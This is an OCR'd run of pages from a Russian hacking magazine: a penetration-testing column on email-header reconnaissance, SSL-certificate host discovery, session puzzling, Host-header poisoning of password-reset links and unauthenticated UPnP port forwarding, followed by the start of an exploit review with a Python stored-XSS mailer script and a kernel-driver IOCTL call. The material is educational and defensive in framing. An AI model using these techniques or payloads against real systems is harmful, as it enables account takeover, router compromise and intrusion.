Я ни в коем случае не призываю поступать так, как описано в этой статье. Приведенная в ней информация, наоборот, предназначена для людей, которые хотят защитить свои данные. И вот здесь они могут сделать для себя несколько очевидных выводов. Первый: для защиты информации на смартфоне достаточно всего трех простых механизмов, уже встроенных в смартфон: пароль на экране блокировки, шифрование данных и отключенный ADB. Активированные все вместе, они полностью отрежут все пути доступа к устройству.


Второй: иметь на смартфоне антивор очень хорошая идея, но не стоит полагаться на него на 100%. Лучшее, что он может дать, — это возможность удалить данные, если попадется не особо умный вор.

Ну и третье, самое очевидное: сразу после потери смартфона необходимо отозвать пароль Google, поменять пароли на всех сервисах и заблокировать SIM-карту.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.


СОБРАТЬ ИНФОРМАЦИЮ ПО ЗАГОЛОВКАМ EMAIL

РЕШЕНИЕ

Технологий становится все больше и больше. Они рождаются, меняются, исчезают и перерождаются. Все это создает большой ком, который растет и растет. Зачастую во многих компаниях разобраться с тем, что вообще используется в корпоративной инфраструктуре, — уже большая задача, не говоря о том, чтобы это все безопасно настроить… Это я к тому, что мест, через которые мы можем что-то где-то поломать или хотя бы выведать, — огромное количество. Сегодня этого мы и коснемся. И первым примером будет электронная почта.

Как сервис она была придумана много лет назад. В ее основе лежит протокол SMTP, функционирующий на двадцать пятом TCP-порту. Принцип его работы выглядит примерно так. Мы, используя свой почтовый клиент, подключаемся к почтовому серверу (Mail Transfer Agent) по SMTP и говорим, что хотим отправить письмо на такой-то адрес. MTA принимает от нас письмо и подключается к тому MTA-серверу (опять по SMTP), куда мы посылаем письмо. IP-адрес удаленного MTA наш MTA получает из MX-записи той доменной зоны, куда мы шлем письмо (то, что идет в email после @). Найти MX-запись (читай — MTA) для любого домена очень просто:

```
Nix:
dig MX any_host_name.com
Win:
nslookup -type=mx any_host_name.com
```



Так работает почта

```
Delivered-To: agrrrdog@gmail.com
Received: by 10.217.105.193 with SMTP id bx43csp16242web;
        Fri, 22 Nov 2013 00:29:53 -0800 (PST)
X-Received: by 10.152.6.201 with SMTP id d9mr5408178laa.25.1385108993644;
        Fri, 22 Nov 2013 00:29:53 -0800 (PST)
Return-Path: <client@crm.vtb24.ru>
Received: from smail.vtb24.ru (smail.vtb24.ru. [217.14.50.13])
        by mx.google.com with ESMTPS id h4si4203791lam.101.2013.11.22.00.29.53
        for <AGRRRDOG@gmail.com>
        (version=TLSv1 cipher=RC4-SHA bits=128/128);
        Fri, 22 Nov 2013 00:29:53 -0800 (PST)
Received-SPF: pass (google.com: domain of client@crm.vtb24.ru designates 217.14.50.13 as
permitted sender) client-ip=217.14.50.13;
Authentication-Results: mx.google.com;
       spf=pass (google.com: domain of client@crm.vtb24.ru designates 217.14.50.13 as
permitted sender) smtp.mail=client@crm.vtb24.ru
Received: from adwh-prod-etl.vtb24.ru (adwh-prod-node0.vtb24.ru [10.64.8.197])
        by smail.vtb24.ru (8.14.3/8.14.3/SuSE Linux 0.8) with SMTP id rAM8TUha023287
        for AGRRRDOG@GMAIL.COM; Fri, 22 Nov 2013 12:29:52 +0400
Date: Fri, 22 Nov 2013 12:29:52 +0400
Message-Id: <201311220829.rAM8TUha023287@smail.vtb24.ru>
COMMENT: communication_id=10483667806.
From: "=?windows-1251?B?wtLBIDI0ICjHwM4p====?="<client@crm.vtb24.ru>
Return-Receipt-To: client@crm.vtb24.ru
Disposition-Notification-To: client@crm.vtb24.ru
X-Confirm-Reading-To: client@crm.vtb24.ru
X-PMRQC: 1
```

Посмотрим, что мы можем узнать из спама ВТБ24

Ты даже сам можешь отправить письмо, используя ncat или Telnet. Все, что потребуется, — это четыре команды: HELO, MAIL TO, RCPT TO, DATA (хотя есть ряд ограничений в зависимости от настроек сервера). Также стоит отметить, что каждое письмо имеет заголовки и тело сообщения. Заголовки только частично отображаются конечному пользователю (например, «Subject:») и используются, например, при возврате письма из-за проблем в конечном MTA.

Но самое важное, что фактически письмо проходит больше чем через один MTA и каждый из них добавляет ряд своих заголовков. Причем здесь все очень и очень «разговорчивы». Например, если письмо приходит из какой-то корпоративной сети к нам на почту, то мы, скорее всего, увидим в заголовках IP-адрес отправившего его пользователя (то есть того, кто подключился к внутреннему MTA в корпоративной сети) и версию используемого почтового клиента. Далее мы увидим данные уже самого MTA: IP-адрес (или имя в корпоративном домене), версию серверного ПО. А после этого очень часто — аналогичную запись, но уже по другому сетевому интерфейсу MTA.

Вдобавок к этому можно часто увидеть версию корпоративного антивируса, проверяющего всю почту, или применяемого спам-фильтра, а также характеристики детекта спама. Все это можно задействовать для более заточенных атак с использованием социальной инженерии. Например, в определенных ситуациях мы можем заранее «отслеживать» вероятность, что наше письмо попадет в спам. Кстати, если ты посылаешь письмо через какой-то веб-сайт (например, mail.ru), то твой IP тоже можно будет увидеть в заголовках.

Как же посмотреть эти заголовки? Очень просто. Все почтовые клиенты поддерживают их. Например, в Thunderbird — <Ctrl + U>. В Gmail — стрелка «Еще» — показать оригинал. При анализе заголовков Received (то есть списке участвовавших в пересылке письма) нужно помнить, что они идут в обратном порядке. А для упрощения парсинга их рекомендую воспользоваться каким-нибудь онлайн-сервисом (которых немало), например E-Mail Header Analyzer (goo.gl/auNxRV).

Итог. Отправляем одно письмо секретарше в какую-то компанию, та нам отвечает. И мы уже знаем, что да как у них там :).

ПОЛУЧИТЬ СПИСОК ДОМЕНОВ

РЕШЕНИЕ


Продолжим сбор информации. Давай представим себе компанию, которую мы хотим поломать снаружи. Одна из первых задач для пентеста через интернет — получить список доменных имен / виртуальных хостов. Методов много, и они стары как мир: обратный резолв IP, перебор имен, гуглохакинг. И ни один из них не дает полного результата, так что попробуем использовать их все вместе, попутно добавив чего-нибудь новенького :).

«Новенькое» — это сбор информации об именах с помощью SSL. Итак, давай вспомним основу. При подключении по SSL к любому серверу он возвращает нам свой сертификат. Сертификат — это набор полей (в том числе и открытый ключ сервера), подписанный корневым центром сертификации. В нем также есть поле CN (Common Name), где содержится имя сервера, на который выдан данный сертификат. Это уже что-то.

Например, когда мы сканируем по IP-адресам сеть и находим какой-то HTTP-сервер, то часто мы можем получить от него ответ с ошибкой (403). Все правильно, ведь мы не знаем, что указывать в заголовке Host HTTP-запроса. Тут-то нам и пригодится имя сервера. Посмотрим в SSL-сертификат, и вуаля — мы уже знаем, что подставить в заголовок.

Но это еще не все. Есть еще одно малоизвестное поле того же сертификата — SubjectAltName. Оно позволяет задавать альтернативные имена. То есть фактически один ключик может быть использован для совсем разных имен. Смотри рисуночки, и все станет ясно.

Получается, что вроде бы из «секьюрити»-фишки мы достаем крупицы интересующей нас информации. Отмечу еще из личного опыта, что иногда в сертификаты попадает информация и о внутренних именах хостов.



Собираем имена хостов из SSL

АТАКОВАТЬ С ИСПОЛЬЗОВАНИЕМ ТЕХНИКИ SESSION PUZZLING

РЕШЕНИЕ

Логические уязвимости — это всегда весело. Они бывают простыми и сложными, но их объединяет одно — необходимость правильно подумать. Вот только есть с ними и небольшая проблема: их как-то не особо типизируют — возможно, как раз таки потому, что они все такие разнообразные :). Ну да ладно. Хочу рассказать тебе об интересной технике (или виде уязвимостей, это уж как посмотреть), которую презентовали относительно недавно, пару лет назад. Название ей — session puzzling или session variable overloading (по версии OWASP).

Для начала давай вспомним, как веб-приложения аутентифицируют и авторизуют пользователя (HTTP ведь stateless).

1. Юзер входит на сайт.
2. Юзер вводит логин и пароль и отправляет на сервер.
3. Сервер проверяет эти данные и, если все верно, пускает его во внутреннюю часть, при этом отправляя юзеру cookie в HTTP-ответе.
4. Когда юзер переходит на какую-то еще страницу, браузер добавляет к запросу куки. Сервер по данной куке понимает, что юзер уже аутентифицирован, и работает в соответствии с этой мыслью.

Все выглядит вполне четко, но здесь пропущен важный момент. Он состоит в том, что сервер хранит у себя информацию о сессии конкретного пользователя. То есть приходит кука от юзера, он берет ее и смотрит (в памяти, в БД — в зависимости от ПО), а что же к ней у него «привязано». Простейший пример: он может хранить имя пользователя в сессии. И по куке получать из сессии имя и точно знать, кто к нему обратился в данный момент.

Вообще, в сессии хранят обычно «временную» информацию, а что-то более-менее постоянное — уже в БД. Например, логично хранить имя юзера в сессии, а вот его «роль» можно хранить в БД и запрашивать только по необходимости. Здесь, на самом деле, многое зависит от конкретного приложения и разработчика ПО.

Например, хранение большого объема данных в сессии может привести к исчерпанию либо памяти веб-сервера (Tomcat), либо свободного места на жестком диске (PHP). С другой стороны, обращения в БД требуют больше времени. Обусловлен выбор обычно производительностью, и о безопасности здесь редко думают (конечно, ведь как можно повлиять на то, что хранится на серверной стороне?).

И вот мы подошли к самой сути данной атаки: в определенных ситуациях мы можем влиять на то, что хранится на сервере. В каких конкретно — это тоже зависит от ситуации. Чаще всего нам нужны несколько различных точек входа в приложения, данные из которых попадают в одну и ту же переменную сессии.

Я приведу классический пример, и все будет ясно. Та же ситуация, что описана выше. Клиент, который может входить в приватную зону на сайте через страницу логина. Сайт, который хранит имя клиента в сессии, а доступ к приватным страницам проверяет по имени пользователя из сессии.

Но добавим к этому страницу с восстановлением пароля, на которой ты должен ввести свое имя (1), а система в ответ задаст секретный вопрос (2), на который ты должен будешь ввести правильный ответ для сброса пароля (3). И, как ты, вероятно, уже понял, для того чтобы провести по этой последовательности тебя (от 1 до 3), сервер должен также воспользоваться сессией и хранить в ней имя пользователя.

Так вот, атака будет заключаться в том, что, когда мы заходим на страницу восстановления и вводим имя пользователя администратора, сервер в сессии отмечает, что юзер — админ, и выводит для админа секретный вопрос. Все! Мы можем ничего не вводить, а просто перейти на приватный раздел сайта. Сервер посмотрит сессию, увидит, что имя пользователя админа, и даст нам доступ. То есть во время восстановления пароля мы «поставили» необходимое нам значение и дальше пошли бороздить приватные части. Бага здесь и в том, что сайт использует одно имя переменной и при аутентификации, и при восстановлении пароля.

Сначала может показаться, что данный тип уязвимости — редкость. На самом деле это не так. Я лично находил такие в достаточно распространенных продуктах. Вот только не знал тогда, что это так называется.

Кстати, кроме обхода аутентификации, использовать данную технику можно для повышения привилегий или перескока шагов на многошаговых операциях...

Как искать такого типа баги? Фактически какой-то суперметодики для этого нет. Но в качестве начала необходимо выискать входные точки в приложение, имеющие потенциальную возможность влиять на значения в сессионных переменных. А дальше — мозг, руки и тесты, тесты, тесты.

Если заинтересовался или хочешь попробовать на специальном уязвимом приложении — прошу к авторам изначального ресерча (goo.gl/V6w4hC).

ПРОВЕСТИ АТАКУ С ПОДДЕЛКОЙ HOST


РЕШЕНИЕ

Еще один пример почти логической веб-уязвимости. Она основана на возможности подделки заголовка Host HTTP-запроса. Точнее, на отсутствии его проверки веб-сайтом при его последующем использовании. Но по порядку.

Когда ты вводишь в браузере какое-то имя сайта, он подключается к полученному из имени IP-адресу и в HTTP-запросе обязательно использует заголовок «Host:», в котором указывает это имя. Часто веб-приложения берут значение из Host для построения путей до ресурсов (скриптов, картинок и прочего). Вероятно, это позволяет им работать без привязки к конкретному названию сайта. Вроде как таким образом работает Joomla, Drupal.

Вообще, с точки зрения безопасности это немного странная, но неопасная ситуация. Казалось бы, да, подставив свое доменное имя в Host, мы можем сделать так, чтобы на ресурс загрузились наши JS-скрипты (считай — XSS). Но заставить чужой браузер сделать то же самое (то есть вставить неверный Host), по сути, невозможно. Так что с точки зрения SOP здесь все вроде вполне нормально.

Но недавно я прочитал интересный пример эксплуатации данной фичи. Представь себе страницу восстановления пароля. Вводишь имя почты, и на нее отправляется ссылка со случайным токеном для смены пароля (классическая ситуация). Так вот, мы также можем подставить свой Host в запросе, и тогда письмо, которое придет пользователю, будет содержать наш домен! И как только пользователь кликнет на данную ссылку, на наш домен он перейдет вместе с токеном, который мы можем быстренько использовать для смены пароля.



Случай, когда значение Host возвращается как путь к ресурсам страницы

Конечно, здесь есть важное затруднение — требуется применить социальную инженерию. Пользователь, понятно, не должен кликать на все сообщения о сбросе пароля. Кроме того, есть ряд серверных ограничений, так как веб-серверы будут отказываться обрабатывать запросы для неизвестных им Host.

Но все же в этой атаке что-то точно есть.

ПОЛОМАТЬ UPNP

РЕШЕНИЕ

Universal Plug and Play (UPnP) — это набор сетевых протоколов, которые были созданы для упрощения взаимного нахождения различными девайсами, а также для их взаимодействия. Девайсом в данном случае может быть почти все что угодно: роутер, принтер, Smart TV, какие-то сервисы Windows... И хотя, возможно, термин UPnP кажется тебе незнакомым, фактически он очень и очень распространен.

С точки зрения примера взаимодействия можно посмотреть в сторону Skype или BitTorrent и Wi-Fi-роутеров. Первые с помощью UPnP могут найти роутер и отправить ему набор команд на проброс какого-то внешнего порта вовнутрь. Очень удобно получается: никаких заморочек с ручной настройкой port forwarding'а. Но если посмотреть на это с нашей хакерской точки зрения, то здесь есть чем поживиться... UPnP как технология появился еще в начале 2000-х и, возможно, потому имеет приличный ряд огрехов с точки зрения безопасности. Отсутствие аутентификации, например. Но давай обо всем по порядку.

UPnP основывается на нескольких протоколах, а также, что важнее, на определенной логической последовательности:

Обнаружение устройств. И для этого используется протокол SSDP (Simple Service Discovery Protocol — UDP, 1900-й порт). Каждое устройство, поддерживающее UPnP и предоставляющее какой-то сервис, систематически отправляет SSDP Notify пакет на 1900 UDP на multicast-адрес 239.255.255.250. Формат данных пакетов — HTTP.

В нем он сообщает поддерживаемые стандарты, а также TCP-порт и URL до описания (XML) каждого из своих сервисов. Например, http://192.168.0.1:1900/igd.xml описывает возможности сервиса InternetGatewayDevice.

Кроме прослушки 239.255.255.250, мы «насильно» можем посылать M-SEARCH-запросы на тот же 1900-й порт. UPnP-серверы должны будут ответить на данный запрос. Отвечают все тем же Notify-пакетом.

Итак, первая задача — это, по сути, получение списка UPnP-серверов, а также URL'ов до XML'ек, с полным описанием функциональных возможностей каждого из сервисов сервера. Это важно, так как и порт, и URL'ы могут быть различными у разных производителей.

Определение возможностей. Итак, из SSDP мы получаем список сервисов со ссылкой на их описание в формате XML. Для доступа к ним уже используется обычный HTTP. В данном файле идет описание каждого из сервисов, а также ссылки на XML-файлы со списком возможных действий для каждого из них. То есть в данном случае XML'ки — это просто статические описания всех возможностей сервисов, а также перечень входных точек в сервисы и необходимых данных для выполнения действий.

Контроль. Получив данные XML'ки, мы уже можем создавать SOAP-пакеты и посылать их на сервер по HTTP, выполняя, таким образом, какие-то действия на сервере.

Аутентификация, как я уже говорил, отсутствует, и сервер выполнит все действия, которые ему придут в SOAP-запросе.

В 2008 году GNUCitizen даже выложили специальную SWF'ку (goo.gl/7bbrVD). Эта SWF'ка (Flash) посылала SOAP-запрос на роутер (его IP необходимо указать), чтобы тот прокинул произвольный внешний порт на порт хоста юзера-жертвы. И получается, что, как только юзер-жертва открывал сайт с данной SWF, флеш «пропиливал» дырку в роутере до юзера и мы могли его атаковать. Очень удобно!

К сожалению, данный способ больше не работает: с тех пор ужесточилась песочница Flash'а и мы уже не можем посылать произвольные POST-запросы (самое главное, нам надо добавить еще заголовок SOAPAction) на любой другой хост (так как сначала произойдет запрос на разрешающие правила в crossdomain.xml).

Итак, теперь, я думаю, мы видим, как это все работает. Давай еще посмотрим, что можно с этим сделать.

Во-первых, это прошитые возможности SOAP'а. Кроме примера с пробросом портов, есть случаи, когда мы можем сменить настройки роутера и выставить свой DNS-сервер. А это уже ого-го! Тут все зависит от конкретного устройства, сервисов и нашей фантазии.

Во-вторых, это приличный инф-дисклоуз: IP-адреса, версия девайса и UPnP-библиотек и прочее (в SSDP, HTTP-сервере и XML'ках). Вдобавок к этому многие прошитые возможности также могут нам что-то рассказать. Пароли, например. Как-то во время внешнего пентеста обнаружили доступный SSDP и накопали пучок приватной инфы о внутренностях компании.

В-третьих, мы можем поломать сами сервисы. Год назад Rapid7 сделали прикольнейшее исследование UPnP (goo.gl/JFV3TD). Они просканили интернет на SSDP и на SOAP (на стандартных портах), пофингерпринтили их. Оказалось, что большинство UPnP-серверов построено на четырех SDK. Из них выделяются MiniUPnP и Portable UPnP (libupnp), на которых «держится» больше половины. Но что важнее, почти все серверы используют устаревшие версии библиотек, в каждой из которых есть пучок уязвимостей, в том числе приводящих к RCE. Причем и в SOAP'е, и в SSDP.

Кроме того, в этом исследовании показано, как на самом деле много таких устройств торчит наружу, хотя бы SSDP. То есть даже если тот же SOAP закрыт, мы можем захватить удаленный контроль над устройством через SSDP.

Конечно, здесь надо отметить, что с удаленным сплоитингом может быть не очень просто, так как устройства эти часто построены на всяких MIPS, ARM, что точно все затрудняет. К тому же придется бороться еще и с механизмами защиты памяти ОС (тот же ASLR). Но все-таки это возможно.

Что же нам надо, чтобы все поломать?

Тулз на деле немного. В метасплоите есть модуль для поиска UPnP (и детекта CVE по ним). Плюс есть два «комбайна», позволяющих выполнять SOAP-команды. Это Miranda (goo.gl/EXsgWV) и Umap (goo.gl/TJkxFR). Оба написаны на Python'е, только под *nix и при этом не очень хорошо работают.

Надеюсь, прочтенное наполнило тебя энтузиазмом и жаждой жизни, так что если есть желание поресерчить — пиши на ящик. Всегда рад :). И успешных познаний нового!]I[

```
NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=100
LOCATION: http://192.168.0.1:1900/igd.xml
NT: urn:schemas-upnp-org:service:Layer3Forwarding:1
NTS: ssdp:alive
SERVER: ipos/7.0 UPnP/1.0 TL-WR741ND/4.0
USN: uuid:060b7353-fca6-4070-85f4-1fbfb9add62c::urn:schemas-upnp-
org:service:Layer3Forwarding:1

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=100
LOCATION: http://192.168.0.1:1900/igd.xml
NT: uuid:254e9977-8964-49f3-b8d5-51acb7bd40fc
NTS: ssdp:alive
SERVER: ipos/7.0 UPnP/1.0 TL-WR741ND/4.0
USN: uuid:254e9977-8964-49f3-b8d5-51acb7bd40fc

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=100
LOCATION: http://192.168.0.1:1900/igd.xml
NT: urn:schemas-upnp-org:device:WANDevice:1
NTS: ssdp:alive
SERVER: ipos/7.0 UPnP/1.0 TL-WR741ND/4.0
USN: uuid:254e9977-8964-49f3-b8d5-51acb7bd40fc::urn:schemas-upnp-org:device:WANDevice:1

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=100
LOCATION: http://192.168.0.1:1900/igd.xml
NT: urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1
NTS: ssdp:alive
SERVER: ipos/7.0 UPnP/1.0 TL-WR741ND/4.0
USN: uuid:254e9977-8964-49f3-b8d5-51acb7bd40fc::urn:schemas-upnp-
org:service:WANCommonInterfaceConfig:1

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=100
LOCATION: http://192.168.0.1:1900/igd.xml
```

SSDP NOTIFY моего вай-фай-роутера

```
POST /ipc HTTP/1.1
Cache-Control: no-cache
Connection: Close
Pragma: no-cache
Content-Type: text/xml; charset="utf-8"
User-Agent: Microsoft-Windows/6.1 UPnP/1.0
SOAPAction: "urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"
Content-Length: 1121
Host: 192.168.0.1:1900

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-
ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost xmlns:dt="urn:schemas-microsoft-
com:datatypes" dt:dt="string"></NewRemoteHost><NewExternalPort xmlns:dt="urn:schemas-
microsoft-com:datatypes" dt:dt="ui2">60446</NewExternalPort><NewProtocol
xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">UDP</
NewProtocol><NewInternalPort xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="ui2">60446</NewInternalPort><NewInternalClient xmlns:dt="urn:schemas-microsoft-
com:datatypes" dt:dt="string">192.168.0.100</NewInternalClient><NewEnabled
xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="boolean">1</
NewEnabled><NewPortMappingDescription xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="string">Teredo</NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-
microsoft-com:datatypes" dt:dt="ui4">0</NewLeaseDuration></m:AddPortMapping></SOAP-
ENV:Body></SOAP-ENV:Envelope>
HTTP/1.1 200 OK
CONNECTION: close
SERVER: ipos/7.0 UPnP/1.0 TL-WR741ND/4.0
CONTENT-LENGTH: 332
CONTENT-TYPE: text/xml; charset="utf-8"

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<u:AddPortMappingResponse xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"></
u:AddPortMappingResponse></SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

А вот и SOAP-команда на проброс портов

В этом выпуске мы с тобой поковыряем поисковик Solr от Apache, почтовый сервер Ability Mail Server, а также посмотрим на уязвимость в драйвере NDProxy в Windows XP и Windows Server 2003.



Борис Рютин, ЦОР
dukebarman@xakep.ru,
@dukebarman

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

ХРАНИМАЯ XSS В ABILITY MAIL SERVER

CVSSv2: 4.3 (AV:R/AC:M/Au:N/C:N/I:P/A:N)
Дата релиза: 17 декабря 2013 года
Автор: David Um
CVE: 2013-6162

Начнем с простой уязвимости для Windows почтового сервера Ability Mail Server. Он используется на некоторых хостингах, потому и представляет интерес, а сама уязвимость позволяет отправлять письма с вложенным вредоносным JavaScript.

EXPLOIT

Для эксплуатации используется Python и стандартная библиотека для работы с SMTP-протоколом:

```
import smtplib

email_to = 'user@hack.local' # Атакуемый email
email_from = 'hacker@hack.local'
email = 'From: %s\n' % email_from # Составление тела письма
email += 'To: %s\n' % email_addr
email += 'Subject: XSS\n'
email += 'Content-type: text/html\n\n'
email += '<script>alert("XSS")</script>'


s = smtplib.SMTP('192.168.58.140', 25) # Атакуемый сервер
s.login(email_addr, "user") # Аутентификация на сервере
s.sendmail(email_addr, email_addr, email) # Отправка
s.quit()
```

TARGETS

Ability Mail Server 3.1.1.

SOLUTION

На момент написания статьи патча не было.



XSS-уязвимость в Ability Mail Server

0-DAY-УЯЗВИМОСТЬ В ДРАЙВЕРЕ NDPROXY

CVSSv2: 7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 27 ноября 2013 года
Автор: Unknown, MTB
CVE: 2013-5065

Данная уязвимость первый раз была замечена в «дикой природе» и эксплуатировалась в паре с другой багой для Adobe Reader, которая давала возможность выполнить произвольный код при открытии вредоносной страницы или файла (CVE-2013-3346). Ошибка находится в `NDProxy.sys` в компоненте ядра Windows, позволяющем повысить привилегии. NDProxy — это системный драйвер, который обеспечивает выполнение различных сетевых операций с устройствами, поддерживающими телефонию. Проще говоря, этот драйвер является пользовательским интерфейсом для операций с телефонией. Таким образом, мы можем использовать WinAPI-функцию `DeviceIoControl` с дескриптором NDProxy, чтобы выполнять TAPI-команды (Telephony Application Programming Interface). Сама уязвимость находится в функции PxIODispatch(), которая используется для управления командами из режима юзера. Обратиться к ней можно так:

```
DeviceIoControl(hDev, 0x8fff23cc, buffer, sizeof(buffer), ↵
    buffer, sizeof(buffer), &dwRet, 0);
```

Функция работает следующим образом:

- Читаем значения индекса, используя IOCTL-сообщения.
- Вызываем функцию из массива функций, используя полученный индекс.

МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В APACHE SOLR

